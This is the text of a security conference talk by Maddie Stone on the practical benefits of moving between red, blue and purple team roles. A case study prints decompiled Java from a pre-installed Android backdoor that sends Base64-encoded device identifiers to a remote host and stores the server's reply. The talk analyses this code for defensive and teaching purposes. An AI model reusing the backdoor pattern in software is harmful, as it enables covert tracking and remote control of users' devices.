Switching Sides

The Practical Benefits of Switching from Red to Blue to Purple

Maddie Stone
@maddiestone

What are the sides?

Red

Red

Adopting an adversary's techniques, tactics, and procedures and point of view to test an organization/device.

Red

Adopting an adversary's techniques, tactics, and procedures and point of view to test an organization/device.

OFFENSE

Red

Adopting an adversary's techniqu procedures and point of view to test an o

PENETRATION TESTING

SOCIAL ENGINEERING

VULN RESEARCH

ADVERSARY SIMULATION

Blue

Blue

Protecting an organization’s infrastructure/devices from attack. Builds and maintains defenses.

Blue

Protecting an organization’s infrastructure/devices from attack. Builds and maintains defenses.

DEFENSE

Blue

Protecti
infrastru
attack. B
defenses

SECURITY OPERATIONS CENTER

MALWARE ANALYST

THREAT INTEL ANALYST

INCIDENT RESPONSE

DIGITAL FORENSICS

Why this talk?

About Me

Maddie Stone (she/her)

- Security Researcher on Project Zero
- 7 years in infosec (reversing all the things)
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science

@maddiestone

Red Experience

Pen tester
Adversary simulation
Offensive security research

Blue Experience

Malware analyst
Device/code auditor

Purple Experience

Google Project Zero Vulnerability Researcher & Threat Intel Hybrid

Case Studies

Red Helps Blue

Case study presented at BlackHat USA 2019.

Pre-Installed Application Code

```
java.net.Socket v9_1 = new java.net.Socket(this.dmhost, 250);
try {
    java.io.PrintStream v6_1 = new java.io.PrintStream(v9_1.getOutputStream());
} catch (Exception v1) { v8 = 0; }
try {
    java.io.DataInputStream v4_1 = new java.io.DataInputStream(v9_1.getInputStream());
    try {
        v6_1.println(android.util.Base64.encodeToString(this.dmkey.getBytes(), 2));
        v6_1.println(android.util.Base64.encodeToString(this.prodname.getBytes(), 2));
        String v5_0 = v4_1.readLine();
    } catch (Exception v1) {...}
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                 this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

Pre-Installed Application Code

```
java.net.Socket v9_1 = new
try {
    java.io.PrintStream v6
} catch (Exception v1) { v
try {
    java.io.DataInputStrea
    try {
        v6_1.println(andro
        v6_1.println(andro
        String v5_0 = v4_1
    } catch (Exception v1)
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```


```
private int procDmStr(String p8) {
  int v3 = 0;
  try {
    java.io.FileOutputStream v2_1 = new java.io.FileOutputStream(new
                  java.io.File("/data/data/<redacted>/cache/<textfile>"));
    v2_1.write(p8.getBytes(), 0, p8.getBytes().length);
    v2_1.close();
  } catch (Exception v0) { v3 = -1; }
  return v3;
```

Pre-Installed Application Code

```
java.net.Socket v9_1 = new
try {
    java.io.PrintStream v6
} catch (Exception v1) { v
try {
    java.io.DataInputStrea
    try {
        v6_1.println(andro
        v6_1.println(andro
        String v5_0 = v4_1
    } catch (Exception v1)
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

```
private int procDmStr(String p8) {
  int v3 = 0;
  try {
    java.io.FileOutputStream v2_1 = new java.io.FileOutputStream(new
                java.io.File("/data/data/<redacted>/cache/<textfile>"));
    v2_1.write(p8.getBytes(), 0, p8.getBytes().length);
    v2_1.close();
  } catch (Exception v0) { v3 = -1; }
  return v3;
```

Backdoor Diagram



Intuition & Luck & Your Gut

The more work I did,
the “luckier” I got.

Blue Helps Red

Better Vuln Research

- Quicker analysis and reverse engineering
- Understanding defense’s priorities
- Better technical communications
- Better understanding of the most successful attack surfaces

Work smarter,
not harder.

So why should you switch?

Now what?

Industry Change

- Rotation programs
- Change experience requirements
- Assume training/ ramp up period
- Encourage generalism rather than always specialist
- More purple

But we as individuals **can** make those changes.

Thank you!

@maddiestone